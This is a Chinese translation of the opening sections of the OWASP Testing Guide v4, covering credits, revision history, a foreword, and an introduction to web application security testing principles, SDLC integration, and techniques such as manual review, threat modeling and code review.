

Owasp Testing Guide v4

说明

欢迎使用 OWASP 测试指南 4.0

by Sven 合并整理

“OWASP 的宗旨:技术的开放与协作”

我们意识到这份新的测试指南4.0将会成为实施web应用渗透测的标准。-- [Matteo Meucci](#)

OWASP 感谢每一个作者,修订人员以及编辑人员,没有他们的努力,这份测试指南也没有今天。如果你有任何意见或建议,请发 E-mail 到测试指南邮箱:

<http://lists.owasp.org/mailman/listinfo/owasp-testing>

或者 E-mail 给该指南的策划者:[Andrew MullerMatteo Meucci](#)

版本 4.0

OWASP测试指南第四版比起第三版在三个方面更加改善了：

1. 这份指南整合了另外两个旗舰级的OWASP文档：开发者指南和代码评估指南。我们重新编排了章节和测试顺序，目的就是通过测试和代码评估来达到开发者指南中描述的安全控制。
2. 所有章节都被改进，并扩充至87个测试案例（v3版本是64个），包括4项新的章节：
 - 身份鉴别管理测试
 - 错误处理
 - 密码学
 - 客户端测试
3. 在指南中我们希望大家不仅仅简单应用测试案例，更加鼓励安全测试人员整合和发现更多的相关测试案例。如果发现的测试案例能广泛应用，我们鼓励大家分享他们，并回馈测试指南。这将建立起更加丰富的安全知识，并将指南发展过程迭代化，而不是仅仅单次发展。

版权和许可

Copyright (c) 2014 The OWASP Foundation.

本文档由[Creative Commons 2.5 License](#)许授权。请阅读并理解该文档的许可和版权。

中文版致谢与译者声明

第四版

由[风镰月舞](#)结合第三版翻译内容，自行翻译，纯属自娱自乐。由于译者水平有限，并不保证译文完全正确，请参照英文版为准。

- [在线阅读](#)
- [参与编辑](#)

第三版

本指南为业界首套系统的介绍应用安全测试的指导性文档。

数十位自愿者经过半年的辛苦工作,终于完成 OWASP 测试指南的翻译及校对。

OWASP 测试指南中文版修订

项目进展	时间	主要参与人
OWASP 测试指南中文 V0.1	2009.7-2009.10	FrankAaron
OWASP 测试指南中文 V0.2	2009.10-2009.11	RIP
OWASP 测试指南中文 V0.3	2009.11-2009.1	Eric

翻译及校对人员(排名不分先后)

- 程琼 (Microsoft)
- Frank Fan (DBAPPSECURITY)
- 贺佳琳 (Microsoft)
- 李伟荣 (Microsoft)
- 沈巍 (Microsoft)
- 王超 (Microsoft)
- 韦炜 (Microsoft)
- 张柏明 (Microsoft)
- 赵嘉言 (Microsoft)
- Aaron (DBAPPSECURITY)
- RIP (OWASP China Chair)

声明

- 由于译者及校对人员水平有限,并不保证译文完全正确,请参照英文版以准。
- 非常感谢您的支持,有任何问题,请及时邮件到 RIP@OWASP.ORG。

修订历史

测试指南第四版将于2014年发布。这份测试指南由 Dan Cuthbert 作为第一位编辑于 2003 年第一次发布。2005年这份测试指南移交给 Eoin Keary 并转变成 Wiki 超文本系统。Matteo Meucci 现在接管这份测试指南,成为 OWASP 测试指南项目负责人。Andrew Muller 自2012年起成为该项目共同负责人。

2014 年

- OWASP 测试指南第 4 版

2008 年 9 月 15 日

- OWASP 测试指南第 3 版

2006 年 12 月 25 日

- OWASP 测试指南第 2 版

2004 年 7 月 14 日

- OWASP WEB 应用安全渗透指引列表第 1.1 版

2004 年 12 月

- OWASP 测试指南第 1 版

编辑

Andrew Muller: 自 2013 年, OWASP 测试指南项目负责人。

Matteo Meucci: 自 2007 年, OWASP 测试指南项目负责人。

Eoin Keary: 2005-2007 OWASP 测试指南项目负责人。

Daniel Cuthbert: 2003-2005 OWASP 测试指南项目负责人。

第四版作者

- Matteo Meucci
- Pavol Luptak
- Marco Morana
- Giorgio Fedon
- Stefano Di Paola
- Gianrico Ingrosso
- Giuseppe Bonfà
- Andrew Muller
- Robert Winkel
- Roberto Suggi Liverani
- Robert Smith
- Tripurari Rai
- Thomas Ryan
- Tim Bertels
- Cecil Su
- Aung KhAnt
- Norbert Szetei
- Michael Boman
- Wagner Elias
- Kevin Horvat
- Tom Brennan
- Juan Galiana Lara
- Sumit Siddharth
- Mike Hryekewicz
- Simon Bennetts
- Ray Schippers
- Raul Siles
- Jayanta Karmakar
- Brad Causey
- Vicente Aguilera
- Ismael Gonçalves
- David Fern
- Tom Eston
- Kevin Horvath
- Rick Mitchell
- Eduardo Castellanos
- Simone Onofri
- Harword Sheen
- Amro AlOlafi
- Suhas Desai
- Ryan Dewhurst
- Zaki Akhmad
- Davide Danelon
- Alexander Antukh
- Thomas Kalamaris
- Alexander Vavousis
- Clerkendweller
- Christian Heinrich
- Babu Arokiadas
- Rob Barnes
- Ben Walther

第四版审核人员

- Davide Danelon
- Andrea Rosignoli

- Irene Abezgauz
- Lode Vanstechelman
- Sebastien Gioria
- Yiannis Pavlosoglou
- Aditya Balapure

第三版作者

- Anurag Agarwal
- Daniele Bellucci
- Ariel Coronel
- Stefano Di Paola
- Giorgio Fedon
- Adam Goodman
- Christian Heinrich
- Kevin Horvath
- Gianrico Ingrossi
- Roberto Suggi Liverani
- Kuza55
- Pavol Luptak
- Ferruh Mavituna
- Marco Mellà
- Matteo Meucci
- Marco Morana
- Antonio Parata
- Cecil Su
- Harish Skanda Sureddy
- Mark Roxberry
- Andrew Van der Stock

第三版审核人员

- Marco Cova
- Kevin Fuller
- Matteo Meucci
- Nam Nguyen
- Rick Mitchell

第二版作者

- Vicente Aguilera
- Mauro Bregolin
- Tom Brennan
- Gary Burns
- Luca Caretoni
- Dan Cornell
- Mark Curphey
- Daniel Cuthbert
- Sébastien Deleersnyder
- Stephen DeVries
- Stefano Di Paola
- David Endler
- Giorgio Fedon
- Javier Fernández-Sanguino
- Glyn Geoghegan
- Stan Guzik
- Madhura Halasgikar
- Eoin Keary
- David Litchfield
- Andrea Lombardini
- Ralph M. Los
- Claudio Merloni

- Matteo Meucci
- Marco Morana
- Laura Nunez
- Gunter Ollmann
- Antonio Parata
- Yiannis Pavlosoglou
- Carlo Pelliccioni
- Harinath Pudipeddi
- Alberto Revelli
- Mark Roxberry
- Tom Ryan
- Anush Shetty
- Larry Shields
- Dafydd Studdard
- Andrew van der Stock
- Ariel Waissbein
- Jeff Williams
- Tushar Vartak

第二版审核人员

- Vicente Aguilera
- Marco Belotti
- Mauro Bregolin
- Marco Cova
- Daniel Cuthbert
- Paul Davies
- Stefano Di Paola
- Matteo G.P. Flora
- Simona Forti
- Darrell Groundy
- Eoin Keary
- James Kist
- Katie McDowell
- Marco Mella
- Matteo Meucci
- Syed Mohamed A.
- Antonio Parata
- Alberto Revelli
- Mark Roxberry
- Dave Wichers

商标

- Java,Java Web 服务器,Sun Microsystems 有限公司 JSP 注册商标
- Merriam-Webster 有限公司 Merriam-Webster 注册商标
- 微软公司 Microsoft 注册商标
- Carnegie Mellon 大学服务商标 Octave
- VeriSign 有限公司安全认证注册商标 VeriSign 和 Thawte
- 美国 VISA 注册商标 Visa
- OWASP 基金会注册商标 OWASP

所有其他产品和公司的名称可能是其各自所有者的商标。长期使用本文档,不影响任何商标或服务标志的有效性。

1.序 | Owasp Testing Guide v4

前序 Eoin Keary, OWASP Global Board

软件的不安全问题也许是我们这个时代最为重要的技术挑战。安全问题是目前制约信息技术发展的关键。

在OWASP团队,我们努力使不安全软件成为这个世界上不正常、不规范的产品,而这份OWASP测试指南正是实现这个目

标的重要一步。通过科学的理论方法来进行软件测试是非常关键的。我们需要可以重复的一致性的过程来测试web应用程序。没有标准的世界是混乱的世界。

毫无疑问的是没有进行安全测试就无法建立一个安全的应用环境。然而,许多的软件开发组织的标准软件开发流程中却并不包含安全测试这一步骤。

由于攻击者能够利用无数的方法来攻破应用程序,而安全测试不可能测试全部的攻击方法,所以安全测试其自身并非是衡量应用安全最为有效的方法。但是,安全测试具有独特的能力绝对说服反对者确实存在安全问题。

总体而言,OWASP 的各个指南是对开发及维系安全的应用程序很好的出发点。[开发者指南](#) 能指导你如何设计和开发安全的应用程序,而 [代码检测指南](#) 则会告诉你如何为代码作安全检测,而 [测试指南](#) 会指导你如何验证你的应用程序的安全性。我极力推荐你使用这些指南在你的应用程序开发。

为什么需要OWASP?

写成一本这样的指南是艰巨的工作,因为它汇集了数百位世界各地的专家的专业技能。测试安全漏洞有许多不同的方式,但是这本指南却在怎样快捷、准确、有效地测试方面获得了权威人士的一致同意。

这本指南完全免费地向公众开放十分重要。安全问题不应该是躲在暗处,以至于只有少数人能操作。许多现有的安全指南只是详细地阐述了问题的严重性,但并没有提供足够的信息来让人们找到、诊断或者解决安全问题。创建这本指南的目的是使需要它的人能掌握这些专业知识。

这本指南必须能在开发者和软件测试者中推广起来。全世界似乎没有足够的应用安全专家来对所有问题做重要批示。应用安全最开始的责任肯定是落在软件开发者的肩上。如果开发者没有测试他的软件的话,软件中没有安全代码也并不奇怪。

保证信息及时更新是这本指南至关重要的方面。通过采用 Wiki 方式,OWASP 团队能逐渐发展和扩大这本指南中的信息,这样才能跟上应用安全威胁快速发展的步伐。

这份手册是我们广大会员和项目志愿者热情和能量的结晶。它一定会使世界更加美好。

裁剪和优先级

你需要将这份指南应用于你的组织之中,你可能需要裁剪相关信息来匹配组织的技术能力、实施过程和组织结构。

通常组织中下列不同的角色可能需要这份指南:

- 开发者需要这份指南确保他们能够写出安全的代码。这些测试应该成为实例代码的一部分。
- 软件测试人员和QA人员应该使用这份指南扩充他们的测试案例,期望更早能够捕捉到漏洞,从而节约时间和精力。
- 安全专家需要使用这份指南与技术结合来确保没有遗漏安全漏洞。
- 项目经理需要思考这份指南的意义,以确保能够界定设计和编码中的BUG是安全问题。

应用安全测试最重要的方面可能就是让你时刻牢记你必须在有限的时间内尽可能多地覆盖应用程序的各个方面。郑重提醒:请不要简单的看几眼这本书就开始测试,理想的做法是:通过建立一些安全威胁模型来决定你的公司最关心的安全问题是什幺。你最终应该拥有一张包含优先次序的待测试的安全清单。

你最好将这份指南看作是一系列寻找不同类型安全漏洞的技术指引。但并不是所有的技术都是同等重要的,请不要将这本指南当成一本核对清单来使用。新漏洞的出现总是证明事无巨细,但是这份指南会是一个很好的开始。

自动化工具

有相当数量的公司在销售安全分析和测试工具。请记住这些工具的局限性以便能够更好地使用它们。请查阅Michael Howard的文章 [2006 OWASP AppSec Conference in Seattle](#)。

工具无法使软件更加安全!他们只能缩小整个过程,并帮助加强策略!

这些工具是通用的,他们的覆盖面不完全——它们并不是专门针对您的自定义代码设计的。这意味着,即使它们可以找到部分一般性问题,但是它们对你的应用程序没有足够的了解,无法对可能存在的大多数安全漏洞进行侦测。此外,根据我们的经验,最严重的安全问题往往不具有代表性,而是深度隐藏在你的业务逻辑和定制应用设计中。

自动化工具在检测速度方面并不一定比手动检测快。实际运行的工具也许并不会花费特别多的时间,但是在工具运行前后所花费的时间很多。如果当前最主要的任务是尽可能快地发现和消除最严重的安全漏洞,那么针对不同的安全弱点选择最

具有效果的技术十分重要。在某些特定的问题上，自动化工具是十分有效的。明智地选择并使用自动化工具能够有效支持你的整个开发过程以开发出安全性更高的代码。

呼吁帮助

如果你正在从事软件开发、设计或者测试工作，我强烈建议你熟悉这份文档中的安全测试指引。这份手册是测试当今软件问题的极好的指引，当然它还不够完善。如果您发现错误，请在讨论页中添加你的标注或自行对文档进行改动。你的意见将帮助到成千上万正在使用这份指南的人们。

欢迎任何个人或者团体[加入我们](#)，这样我们才能够继续创作出像这份测试指南以及所有 OWASP 其它著作一样的材料。

感谢所有过去以及未来为这份指南做出贡献的人们，你们的工作将有助于推进世界各地的应用程序安全。

--[Eoin Keary](#), OWASP Board Member, April 19, 2013

2.简介 | Owasp Testing Guide v4

测试指南简介

OWASP 测试项目

OWASP测试项目已经发展了许多年。通过这个项目，我们希望帮助人们了解自己的Web应用程序，什么是测试，为什么要测试，什么时间，在哪里以及如何测试WEB应用程序。这个项目是发布一个完整的测试框架，而不是仅仅提供一个简单的漏洞检查列表或者问题的简单药方。人们可以根据需要建立自己的或符合其它进程的测试程序。测试指南详细的介绍了一般测试框架以及实践中该框架的实施技术。

创作这份测试指南是一项艰巨的任务。要获取大家的一致认可同时发展内容是一个极具挑战的任务。这不仅需要使人们接受这里所描述的概念，同时使他们能够真正将这些概念应用于自己的环境和文化中。同时，这也是对将目前Web应用测试重点，将渗透测试转变为测试集成于软件开发生命周期过程中的挑战。

然而，我们已经达到非常满意的结果。许多业内专家和世界上一些大型公司的软件安全负责人共同验证了这个测试框架。这个测试框架帮助各类组织能够有效针对Web应用程序进行测试以便建立安全可靠软件，而不是简单地强调脆弱点。虽然后者无疑是许多OWASP指南和清单的一个副产品。因此，对于某些测试方法和技术，我们作出了艰难的选择，因为我们明白并非这些方法和技术适用于每一个人。然而，随着时间的推移，OWASP能够在丰富的经验和协商一致的基础上通过宣传和教育达到更高的层次并进行文化变革。

本指南其余部分的编排如下：

本介绍部分涉及测试Web应用程序的先决条件：测试的范围，成功的测试的原则和测试技术。第3章介绍了OWASP测试框架，并说明与软件开发生命周期各个阶段有关的技术和任务。第4章涉及如何对代码的具体脆弱性（例如，SQL注入）进行检查和渗透测试。

安全衡量：不安全软件带来的经济损失

软件工程的基本原则就是你无法控制那些你无法衡量的[1]。安全测试也一样。不幸的是，安全衡量是一个非常困难的过程。这里我们将不会详细涉及这一话题，因为它自己提供一个指导（详细介绍请参见[2]）。

然而我们需要强调的是，安全衡量标准是关于具体的技术问题（例如，某个漏洞是如何普遍）和这些问题给软件带来的经济影响两大方面。我们发现，大多数技术人员至少能够基本理解安全弱点问题所在，甚至对安全弱点有着更深入的了解。但是可悲的是很少有人能够把这种技术知识转化为货币计算，从而量化应用程序所存在安全漏洞给所有者带来的潜在损失。我们认为只有发生这种情况，CIO们才会制定出一个准确的安全投资回报率，并分配适当的软件安全预算。

虽然对不安全软件带来的损失进行估算是一项艰巨的任务，然而最近却已经出现了大量此方面的工作方向。例如，在2002年6月，美国国家标准局（NIST）发表了一份调查报告：由缺乏软件测试而导致的不安全软件给美国经济带来的损失[3]。有趣的是，他们估计，更好的测试基础设施将节省三分之一以上的费用，或约220亿美元一年。最近，学术研究机构也开展了对经济和安全之间联系的研究。（详细信息请参见[4]了解其中的一些努力）。

本文档中所描述的测试框架鼓励人们对整个发展进程进行安全衡量。人们可以将不安全软件所带来的经济损失与自身业务相联系，从而制定出适当的商业决策（资源）来进行风险管理。请记住：Web应用安全衡量和测试，甚至比其它软件更为重要，因为Web应用程序通过互联网广泛传播给数以百万计的用户使用。

什么是测试？

在Web应用生命循环发展期间，很多内容都需要测试。我们所说的测试到底是什么意思？Merriam-Webster字典中对测试的介绍如下：

- 进行检测或证明
- 实施测试测
- 在测试的基础上明确其规格和评估结果

在这份文档中，测试指的是将一套系统/应用程序的状况与一系列标准进行对比的过程。在安全界，人们采用的测试标准往往既没有明确的定义也没有完整的架构。出于这个原因和其它原因，许多外界人员将安全测试作为一种黑色艺术。本文档的目的在于改变传统观念，使人们可以在没有深入的安全知识背景的情况下更加轻松地测试。

为什么要实施测试？

本文档旨在帮助各类组织了解测试项目内容，并帮助他们确定他们需要构建及操作用于测试Web应用程序的步骤。它的目的是对全面的WEB应用安全计划所需的各种因素有一个全面的了解。本指南可作为参考方法来帮助您衡量您现有的做法和行业最佳做法的差距。本指南允许各组织与其同行进行比较，了解进行软件测试和维护或者进行审计所需资源的规模。本章不对如何测试一个应用程序的技术细节进行详细讨论，旨在提供一个典型的安全组织框架。对应用程序进行测试的技术细节，将作为渗透测试或代码审查部分，将在余下的章节进行详细讨论。

什么时候测试？

大多数人都会在软件建立以及进入生命周期中的部署阶段（即代码已创建或已实例化为一个正在工作的Web应用程序）才开始对软件进行测试。这是一种无效的成本高昂的测试行为。最佳的方法之一是将安全测试融入到软件开发生命周期（SDLC）每一个阶段以防止安全漏洞的出现。软件开发生命周期是指软件设计的构建块程。如果软件开发生命周期并不适用于你目前正在使用的开发环境，现在正是时候挑选一个！下图显示一个通用软件开发生命周期模型，以及在这样一种模式下修复安全漏洞所增加的费用（估计数）。




图1:通用软件开发生命周期模型

软件开发公司应对其总体软件开发生命周期进行检查，确保安全是开发进程中不可分割的一部分。软件开发生命周期应包含安全测试内容以确保在整个开发进程安全被充分涵盖并得到有效控制。

测试什么？

将软件开发当作是人、过程和技术相结合的整体的想法是有益的。如果这些都是“创造”软件的因素，那么我们认为必须对所有这些因素进行测试。然而目前大多数测试工程师所测试的仅仅是技术或软件本身。

一个有效的测试计划应包括以下测试部分：

- 人员 - 确保其经历足够的知识水平和意识；
- 过程 - 确保有足够的政策和标准，人们知道如何遵循这些政策；
- 技术 - 确保某一进程已经被有效的执行。

除非采用这样的整体测试方法，否则只测试应用的技术执行将不能涵盖到目前可能存在的管理或运营漏洞。通过对人员，策略以及过程进行测试，企业或组织可以提前获知那些后来才会自行凸现出来的技术缺陷，从而能尽早消除缺陷并查明缺陷产生的根源。同样，在一个系统之只对一些技术问题进行测试，将导致不完整不准确的安全现状评估。

[Fidelity国家金融信息](#)安全负责人DenisVerdon，在2004年纽约举行的OWASP应用安全大会中为这种误解提出了一个很好的比喻[5]：“如果将一辆汽车比作一个应用程序.....那么目前的应用安全测试则象征了汽车的正面碰撞测试。汽车并没有进行翻滚测试，或紧急情况下的稳定性测试，制动效能测试，侧面碰撞测试以及防窃措施测试。”

意见反馈

如同所有的OWASP的项目，我们欢迎各界的评论和反馈。我们特别希望了解到我们的成果正在被使用，以及它非常有效和准确。

测试原则

对于开发一个剔除软件安全漏洞的测试方法，存在一些常见的误解。本章所涉及一些基本原则，专业人士在进行软件安全漏洞测试时应加以考虑。

没有银弹(SilverBullet)

当你试图思考安全扫描器或应用防火墙既不能提供各类攻击防御和辨别各类安全问题的时候，实际上不存在一下子就能解决不安全软件问题的方法。应用程序安全评估软件，只能作为发现伸手就能摘到的果实的第一张通行证，通常并不能充分覆盖到应用的各个层面，从而不能提供成熟有效的详细评估。切记：安全是一个过程，不是某个产品。

战略性思考，而非策略

在过去几年中，安全专家已经逐渐认识到90年代深入信息安全界的“补丁-渗透”测试模型存在的缺陷。该测试模型将提交一个错误报告，但并不会经过适当的调查以明确问题所在的根源。这种测试模型通常与下图中显示的安全漏洞相关联。全球通用软件中漏洞的演变表明了该测试模型的无效性。欲了解更多有关安全漏洞的信息，请参阅[6]。

脆弱性研究[7]显示随着世界范围内的攻击者的反应时间增快，典型的安全漏洞并没有提供足够的时间安装补丁程序，因为安全漏洞的修补与自动攻击工具的开发之间的时间差在逐年减少。

还有一些对“补丁-渗透”测试模型的错误猜想：补丁干扰正常运作，并可能破坏现有的应用程序，并不是所有的用户都能（最终）意识到了补丁的可用性。因此并非所有产品的用户将适用于安装补丁，或者是由于以上这个问题或者是因为他们对补丁的存在缺乏了解。




图2: “补丁-渗透” 测试模型

为了防止一个应用程序再次发生安全问题，将安全融入到软件开发生命周期（SDLC）每一个阶段，并通过制定适合有效的开发方法标准，策略和指导方针是十分必要的。威胁建模与其它技术应该用来帮助区分系统中的哪些部分的特定资源是危险的。

SDLC才是王道

软件开发生命周期是每一个开发人员都非常了解的一个过程。通过将安全的概念纳入到软件开发生命周期中的各个阶段，可以对应用安全采用综合方法以实现该组织内各程序的平衡。不同阶段的名称可能会根据各组织所采用的SDLC模型

的改变而改变，每一个原始SDLC的概念阶段都将被用来开发应用（例如，定义，设计，开发，部署，维护）。每个阶段的安全考虑都应当成为现行进程的一部分，以确保安全计划全面有效。

现在存在多个SDLC框架，提供了描述性的和规范性的建议。无论你想选择描述性建议或者规范性建议依赖于SDLC过程的成熟度。一般的，规范性建议展示了安全SDLC过程如何发生作用，描述性建议则展示了它如何在实际生活中应用。两者都有各自不同的发挥作用的地方。例如，如果你不知道如何开始一个SDLC，那么规范性的框架提供一系列潜在安全控制手段供你选择。描述性建议通过展示其他组织如何工作的来帮你更好的做决定。描述性安全SDLC包括BSIMM-V，规范性安全SDLC包括OWASP的开发软件成熟度模型（OpenSAMM）和ISO/IEC 27034中的1-8部分，部分章节还在开发中。

及早测试、频繁测试

漏洞及早在软件开发生命周期中被查出，它可以迅速被修补并花费较低的成本。在这里，安全漏洞可被等价看作一个功能或基于性能的漏洞。实现这个目标最关键的一步在于教育开发部门和QA部门关于常见的安全问题以及发现和防范的方法。虽然最新的图书、工具或者语言也许帮助设计更好的计划（产生少量的漏洞），然而新的威胁频繁出现，它们的开发者必须认识到这些新威胁对他们所开发的软件所带来的影响。安全测试的教育将帮助开发者从攻击者的渗透行为中获取适用的应用程序测试思路。每个企业或组织都应将安全问题作为他们现有的责任的一部分。

理解安全的范围

了解项目所需的安全范围非常重要。需要被保护的资料和资产应予以分类以明确它们应该被如何处理（例如，保密（Confidential），秘密（Secret），绝密（TopSecret））。应就此事项与法律委员会共同讨论，以确保任何特定的安全需求都能够得到满足。在美国，像Gramm-Leach-Bliley法案[8]这样的联邦法案，如美国加州SB-1386[9]这样的州级法律都有相关的要求。对欧盟国家的组织或企业而言，国家具体法规和欧盟指引都适用。例如，96/46/EC4指引[10]强制要求，凡是涉及个人数据处理的应用应予以适当保护，而不论该应用是什么。

树立正确的思想

成功地测试一个应用程序的安全漏洞需要超越性的思维。在正常模式下对应用程序的正常行为进行测试仅仅适用于用户按照你所预期的规则来使用应用程序。然后，良好的安全测试需要超越你的期望并像那些试图破坏该应用程序的攻击者一样思考。创新思想能够帮助你了解到在不安全的使用方式下哪些意想不到的数据可能会导致应用失败。它还可以帮你发现网络开发人员所做那些的假设往往并非总是正确的，同时了解它们如何能被破坏殆尽。这就是为什么自动化测试工具在自动进行漏洞检测时所带来的局限性：这种创造性的思维的建立必须根据案例不同而不同，同时大多数Web应用程序都采取其独特的方式进行开发的（即使他们使用普遍的框架）。

认识测试主体

一个良好的安全计划中的第一个非常重要的步骤就是在对应用程序进行了解并准确地记录下来。其结构，数据流程图，使用情况等，都应记录为正式的书面文件并使其适于审查。技术规格和申请文件应不仅包括允许使用的情况，同时应包括下不允许使用的特殊情况。最后，至少有一个基本的安全设施是件好事，可以实时监测并应对针对组织或企业的应用及网络所发起的攻击（例如，入侵检测系统）。

使用合适的工具

虽然我们已经说过没有万能工具，但是工具在总体安全计划中确实发挥重要的作用。有一系列的开源工具和商业工具，可以自动完成许多例行的安全工作。这些工具可以协助安全人员简化和加快安全任务进程。最重要的是理解这些工具能做什么不能做什么以防止他们过量销售和使用不当。

难在细节

至关重要的是不要执行表面的应用安全检查并认为这样就使完成了检测任务。这将导致一种安全假象，这与不做安全检查一样危险。仔细审核检测结果并剔除检测报告中可能存在的错误是很重要的。安全检测结果的不准确性往往也破坏了安全报告其余部分的有效信息。应当注意，确认一切可能的应用逻辑部分都已经过测试，并对每种使用情况都进行了漏洞检测。

适当情况下请使用源代码

虽然黑盒渗透测试的结果对说明产品中所暴露的弱点十分形象有效，但是它们并不是确保应用安全最为有效的方式。在适当的情况下，程序的源代码应考虑移交给安全人员以协助他们在履行其测试工作。通过这种方式可能发现黑盒渗透测

试无法发现的应用漏洞。

开发指标

一个良好的安全计划的重要组成部分就是确定事情是否能够好转的能力。跟踪测试约定结果以及开发指标十分重要，这些指标能显示组织或企业内的应用程序的安全趋势。

这些好的指标可以是：

- 是否需要更多的教育和培训；
- 是否存在一个对开发没有明确理解的特殊的安全机制；
- 发现与安全有关的问题总数是否每个月正在下降。

从现有的源代码中可以自动产生连贯的数据，将有助于增强该组织或企业在评估机制中减少软件开发过程中的安全漏洞的有效性。指标的建立不容易，因此使用OWASP指标项目以及其它标准组织所提供的标准指标将是一个良好的开端。

对测试结果进行文档记录

为完成测试过程，产生一个正式的报告以记录谁、什么时间、采取了什么测试行为、以及详细的测试结果是非常重要的。明智的做法是通过商定一个所有相关方面，包括开发者，项目管理部门，企业所有者，IT部门，审计部门和执行部门都可以接受的报告模式。

该报告必须清楚地为企业所有者指出存在脆弱点，以支持他们以后的漏洞排查行为。该报告必须清楚地为开发人员明确指出脆弱点所带来的影响，并附以开发人员可理解的解决方案（没有双关语意）。最后，安全测试工程师的报告写作不应过于繁琐，安全测试工程师一般并不具有非常出色的创作技巧，因此，商定一项复杂的检测报告可能会导致测试结果并不能真实地反应于报告中。使用安全测试报告模板能节约时间，并且保证测试结果能正确一致地记录，也适合阅读。

测试技术解释

该部分提出可用于创建测试工程的各类高级测试技术。这里针对这些技术的具体实现方法并没有进行详细讨论，详情可参见第3章。该部分旨在为下个章节所提出的测试框架提供上下文并突出某些技术在选择使用时应考虑的优点以及缺点。特别包括：

- 人工检查及复查
- 软件威胁建模
- 代码复查
- 渗透测试

人工检查及复查

概要

人工检查是安全测试过程中，通过人工检查或者审核的方式对应用开发过程中的人，策略和进程，包括技术决策如开发模型设计进行安全检测。人工检查通常采取文件分析或对设计师或系统的所有者进行访谈的方式进行。

虽然人工检查和人员访谈这个概念十分简单，但是它们确是最强大的和有效的可用技术。通过询问别人这件事如何运行，为什么采用当前的运行模式，能够帮助测试者快速确定是否存在显而易见的安全问题。人工检查及复查是在软件开发生命周期过程中对软件进行测试并确保其充分的策略和技能的为数不多的途径之一。

正如生活中的许多事情，当进行人工检查及复查时，我们建议您通过信任但进行验证模式。并不是每个人告诉或展示给你的每件事都是准确的。人工检查对测试人员是否了解安全进程，是否了解安全策略，是否具有适合的技能以设计或执行一个安全的应用程序十分有用。

其它包括文件，代码安全策略，安全要求，构架设计的检查都应该使用人工检查的方式来完成。

优点：

- 无需支持技术
- 可应用于各种不同的情况
- 灵活
- 促进团队协助
- 在软件开发生命周期早期

缺点：

- 可能会非常耗时
- 支持材料并不容易得到
- 需要大量的思考及技巧才能非常有效

软件威胁建模

概要

软件威胁建模已成为一种流行的技术，用以帮助系统设计师思考他们的系统/应用程序可能面临的安全威胁。因此，软件威胁建模可以被看作是应用风险评估。事实上，它能有效帮助设计师开发出缓解潜在的漏洞威胁的战略，并帮助他们将有限的资源和注意力集中在系统中最需要进行安全测试的部分。建议为所有的应用建立威胁模型并记录下来。威胁模型应与软件开发生命周期同步建立，并随着应用的演变和开发进程进行重新审视。

我们建议采取NIST的800-30[11]标准的风险评估的办法来制定威胁模型。该方法包括：

- 分解应用程序——通过人工检查理解应用程序如何运作，它的资产，功能和连接。
- 界定和归类资产——将资产分为有形资产和无形资产并根据业务的重要性进行排名。
- 探索潜在的弱点——无论是技术上，运营上，或是管理。
- 探索潜在的威胁——通过使用威胁情景或攻击树，从攻击者的角度制定一个切合实际的潜在攻击矢量图。
- 建立迁移战略——为每一个可能演变成破坏的威胁制定迁移战略。

威胁模型本身的输入各有不同，但通常是清单和图表收集。OWASP代码审查指南简要指出，应用程序威胁建模可以用来作为测试应用安全潜在漏洞的参考。选择创建应用威胁模型或者执行信息风险评估并没有正确错误之分[12]。

优点：

- 采用攻击者的思想对系统进行模拟攻击
- 灵活
- 软件开发生命周期早期

缺点：

- 相对新型的技术
- 良好的威胁模型并不意味着自动产生良好的软件

代码复查

概要

代码复查是手动检查的一个过程，它往往用于检查WEB应用程序中的源代码可能存在的安全问题。许多严重的安全漏洞不能被任何其它形式的分析或测试所检测到。有句俗话，“如果你想知道一件事是怎么产生的，请直接寻找其根源。”几乎所有的安全专家一致认为，没有任何检测方法可以取代代码审查。几乎所有信息安全问题都被证实为代码问题。与对源代码不开放的第三方软件，如操作系统进行测试不同，测试Web应用程序时（特别是如果他们已经完成内部定制）源代码应当可以获得。

